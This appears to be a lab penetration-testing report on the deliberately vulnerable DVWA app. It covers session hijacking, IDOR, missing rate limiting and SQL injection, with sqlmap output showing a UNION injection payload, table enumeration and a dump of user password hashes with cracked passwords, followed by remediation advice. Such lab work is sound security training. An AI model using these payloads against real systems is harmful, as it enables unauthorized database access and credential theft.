Phase 2

API Security Testing

Objective

The Goal of this assessment to identify security weakness/vulnerabilities in the DVWA/API like components in accordance to OWASP top 10 methodology. Testing issues like BOLA, Weak session token validation, missing rate limiting and SQL injection. These vulnerabilities allow unrestricted access to data and accounts which are not supposed to be accessed by unauthorized adversary.


Tools used

- Burp suite
- SQLmap
- Kali-Linux
- Metasploit 2 VM

Methodology


1. API Endpoint Enumeration


Using Burp suite we were able to intercept all DVWA traffic, revealing API like GET and POST request for authentication , SQL injection , brute force and input reflection functions.




2. Authentication testing

While testing we were able to observe that the we are able to steal the PHPsession cookies from logged in account and take over the session.









3. Authorization Testing (BOLA)

We can enumerate other users records without permissions by changing the parameters in **/vulnerabilities/sqli/**



4. SQL Injection testing

SQLmap was used to test for SQL Injection. The result was we were successfully able to enumerate the database.



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x716a787171,0x4e417868457746426c61614c4149534d706365624c45765a50635
15a53645665,0x717a767071),NULL-- -&Submit=Submit
---
[04:21:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[04:21:56] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[04:21:56] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[04:21:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 04:21:56 /2025-11-21/
```

```
    Payload: id=1' UNION ALL SELECT CONCAT(0x716a787171,0x4e417868457746426c61614c4149534d706365624c45765a506356526f43464
15a53645665,0x717a767071),NULL-- -&Submit=Submit
---
[04:26:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[04:26:54] [INFO] fetching tables for database: 'dvwa'
[04:26:54] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[4 tables]
+--------------+
| access_log   |
| guestbook    |
| security_log |
| users        |
+--------------+

[04:26:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 04:26:54 /2025-11-21/
```

```
[04:28:15] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[04:28:15] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+-------+---------+------------------------------+---------------------------------------------+-----------+----
--------+---------------------+--------------+-----------------+
| user_id | role  | user    | avatar                       | password                                    | last_name | fir
st_name | last_login          | failed_login | account_enabled |
+---------+-------+---------+------------------------------+---------------------------------------------+-----------+----
--------+---------------------+--------------+-----------------+
| 1       | admin | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | adm
in      | 2025-11-21 03:32:52 | 0            | 1               |
| 2       | user  | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gor
don     | 2025-11-21 03:32:52 | 0            | 1               |
| 3       | user  | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hac
k       | 2025-11-21 03:32:52 | 0            | 1               |
| 4       | user  | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pab
lo      | 2025-11-21 03:32:52 | 0            | 1               |
| 5       | user  | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob
        | 2025-11-21 03:32:52 | 0            | 1               |
+---------+-------+---------+------------------------------+---------------------------------------------+-----------+----
--------+---------------------+--------------+-----------------+

[04:28:18] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[04:28:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 04:28:18 /2025-11-21/
```

5. **Rate limiting & Brute forcing**

   The Endpoint /vulnerabilities/brute accepted unlimited attempts of login , demonstrating missing rate limiting protections.

API Testing Logs

Test ID	Vulnerability Type	Severity	Target Endpoint
008	BOLA (IDOR)	Critical	/vulnerabilities/sqli/
009	Token Manipulation	High	/login.php
010	Rate Limit Bypass	Medium	/vulnerabilities/brute/
011	SQL Injection	Critical	/vulnerabilities/sqli/
012	Parameter Fuzzing	Medium	All endpoints

Summary

We were able to perform API Testing on the DVWA website which resulted in BOLA, SQL Injection, Weak session handling, and missing rate limiting controls. burp suite, SQLmap, were used to intercept traffic and extract databases. These vulnerabilities allowed unauthorized access, brute forcing/ dictionary attacks, full database exfiltration.

Remediation Recommendations

- Enable ACL level authorization for all IDs
- Enable rate-limiting which will prevent brute-force attacks
- Create new session tokens upon login
- Input sanitization on all input parameters
- Use prepared statements to prevent SQL injection
- Disable verbose error messages to prevent accidental enumeration.
- Implement proper authentication and logging